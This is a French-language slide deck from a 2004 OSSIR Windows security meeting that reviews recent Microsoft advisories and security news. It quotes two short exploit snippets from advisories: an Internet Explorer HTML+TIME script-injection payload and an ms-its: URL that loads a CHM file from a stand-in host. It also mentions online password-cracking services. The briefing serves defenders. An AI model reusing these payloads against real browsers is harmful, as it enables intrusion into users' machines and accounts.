EdelWeb

OSSIR
Groupe Sécurité Windows

Réunion du 5 avril 2004

Revue des dernières vulnérabilités Microsoft

Nicolas RUFF

nicolas.ruff@edelweb.fr

Dernières vulnérabilités
Avis Microsoft (1/1)

EdelWeb

- **Avis de sécurité Microsoft depuis le 08/03/2004**
  - **MS04-008 Bogue dans le serveur Media Services**
    - **Affecte : Windows 2000 SP2, SP3, SP4 Server**
    - **Exploit : Vulnérabilité dans le filtre ISAPI "nsiislog.dll"**
      - **Microsoft parle de déni de service, exploitable ?**
    - **Source : Qualys**
  - **MS04-009 Exécution de scripts en zone PdT via le tag "mailto:"**
    - **Affecte : Outlook XP SP2 (le SP3 corrige cette vulnérabilité)**
    - **Exploit :**
      - **http://www.idefense.com/application/poi/display?id=79&type=vulnerabilities**
    - **Niveau de risque : *moyen* puis *haut* puis *critique***
    - **Source : iDefense**
  - **MS04-010 Fuite d'information via Messenger**
    - **Affecte : Messenger 6.0 et 6.1**
    - **Exploit : permet de lire n'importe quel fichier du disque dur**
    - **Source : "hackers" indépendants**

Dernières vulnérabilités
Infos Microsoft (1/3)

EdelWeb

- **Outils**
  - **MyDoom / DoomJuice Cleaner**
    - **http://www.microsoft.com/downloads/details.aspx?familyid=c14bfbe4-3d50-464d-a26c-9c287f8a08c5&displaylang=en**
  - **Recensement de parc logiciel**
    - **http://www.microsoft.com/france/logicieloriginal/gerer/telechargement.mspx**
  - **Kit sécurité gratuit**
    - **Hotfixes + firewall + antivirus**
    - **Délai 2 à 3 semaines ☺**
    - **http://www.microsoft.com/france/securite/protection/cdrom.asp**
- **Microsoft fait la promotion du Haut Débit**
  - **http://www.microsoft.com/france/internet/ressources/dossiers/haut-debit/default.asp**
  - **Un pré-requis à NGSCB ?**
- **Participation de Microsoft à la Virus Information Alliance**
  - **http://www.microsoft.com/technet/security/topics/virus/via.mspx**

Dernières vulnérabilités
Infos Microsoft (2/3)

EdelWeb


- **Le "centre de déploiement" des postes de travail**
  - Ressources sur Windows XP et Office
  - http://www.microsoft.com/france/technet/themes/postedetravail/default.mspx
- **Outil "LimitLogin" en Beta test**
  - Limite le nombre de sessions concurrentes sur un domaine Windows 2003
  - Inclus dans le futur Resource Kit pour Windows 2003
  - https://beta.microsoft.com/
  - ID : LLOGIN

Dernières vulnérabilités
Infos Microsoft (3/3)

EdelWeb

- SUS 2.0 -> WUS (Windows Update Services)
  - Beta disponible depuis le 16 mars
- Encore des comparatifs Windows / Linux …
  - http://www.microsoft.com/france/lesfaits/mousquetaires.asp
- Compte-rendu de l'intervention de Bill Gates à RSA Conf.
  - http://www.microsoft.com/billgates/speeches/2004/02-24rsa.asp
- Journées Microsoft Sécurité
  - 4, 5, 6 mai
  - http://www.microsoft.com/france/securite/conference/default.asp
  - N'oubliez pas la JSSI le 4 mai ☺

Les Journées Microsoft de la Sécurité (pub)



Ede

- **Thèmes :**
  - **Enjeux et technologies (biométrie, crypto, PKI, IDS, législation, NGSCB)**
  - **Développement d'applications sécurisées (méthodologie, Web, Windows, C/C++, .NET)**
  - **Sécuriser l'infrastructure (Wi-Fi, ISA Server 2004, PKI Windows, gestion des identités, Active Directory)**
  - **Sécuriser les systèmes, protéger les données (clients, serveurs, XP SP2, EFS, messagerie)**
  - **Maintenir la sécurité (patch management, SUS 2.0, SMS, supervision avec MOM, hacking et contre mesures, Openhack)**
  - **…**
- **Plus de 50 sessions dans 9 salles en parallèle**
- **Lien vers l'inscription : http://www.microsoft.com/france/securite**

Dernières vulnérabilités
Autres avis (1/4)

EdelWeb

- Messages dans les virus
  - Bagle
    - "Hey, NetSky, fuck off you bitch, don't ruine our bussiness, wanna start a war?"
  - Mydoom
    - "Netsky is shitty app"
  - Netsky.F
    - "Skynet AntiVirus - Bagle - you are a looser!!!!"
  - Netsky.K
    - "Nous voulons détruire les activités des auteurs de programmes malveillants, en particulier Mydoom et Bagle. A F-Secure et aux autres [éditeurs de logiciels antivirus], nous ne voulons pas endommager les ordinateurs... Nous respectons votre travail (votre balayage heuristique n'est pas au point! Améliorez-le). Ceci est la dernière version de notre antivirus. Le code source sera publié sous peu."
  - Sources
    - http://www.branchez-vous.com/actu/04-03/08-172102.html
    - http://www.branchez-vous.com/actu/04-03/08-173502.html
- Kaspersky détecte les ZIP avec mot de passe comme virus "générique" !
- 22% des PME (< 20p.) européennes ont du fermer pour nettoyer les virus
  - 50% en France
  - 30% en Italie

Dernières vulnérabilités
Autres avis (2/4)

EdelWeb

- **Décision de justice européenne concernant Microsoft (24 mars 2004)**
  - 5 ans d'enquête
  - Microsoft condamné en première instance à 497,2 millions d'euros d'amende (record européen)
  - Autres points
    - Windows Media Player ne devra pas être préinstallé
    - Amélioration de l'interopérabilité des interfaces dans les 120 jours
    - Etc.
  - Critiques américaines suite à cette décision

- **Bogue Yahoo et Hotmail … spécifique à IE**
  - Due à une fonction de synchronisation appelée "HTML + TIME"
  - Exploit :
    - <?xml:namespace prefix="t" ns="urn:schemas-microsoft-com:time" />
    - <?import namespace="t" implementation="#default#time2">
    - Optional text here ...
    -
    - <t:set attributeName="innerHTML" to="<script defer>alert()</script>A" />
    -
  - Source :
    - http://www.greymagic.com/security/advisories/gm005-mc/

Dernières vulnérabilités
Autres avis (3/4)

EdelWeb

- Grosses activité autour du cassage de mots de passe
  - RainbowCrack 1.2
    - Algos : LM, NTLM, MD2, MD4, MD5, SHA-1, RIPEMD-160
  - http://www.whitehat.co.il/news.php
    - Charset "complet" (Rainbow Table de 118 Go)
    - Cracking on-line : 10$ / mois
  - http://sarcaprj.wayreth.eu.org/
    - Charset étendu # L0phtCrack (Rainbow Table de 18 Go)
    - Cracking on-line : gratuit
- Nouveau bogue IE non patché
  - Affecte : IE 6 sur XP SP1, autres non testés
  - Exploit
    - ms-its:http:\\www.exploit.com\exploit.chm::\exploit.htm
  - Variante de la faille MS-ITS exploitée par le ver Ibiza

Dernières vulnérabilités
Autres avis (4/4)

- Sécurité de IIS 6.0
  - http://www.securityfocus.com/infocus/1765
- Une liste non officielle des bogues .NET
  - http://www.jelovic.com/dotnetbugs/
- "Googling" sur les documents Word en mode révision
  - http://lcamtuf.coredump.cx/strikeout/
- Open Source Vulnerability Database
  - http://www.osvdb.org/
- Affaire ViGuard vs. Guillermito
  - Affaire complexe, en cours de jugement

Questions / réponses

EdelWeb

- Questions / réponses
- JSSI
  - Mardi 4 mai 2004
- Date de la prochaine réunion
  - Lundi 7 juin 2004
- N'hésitez pas à proposer des sujets et des salles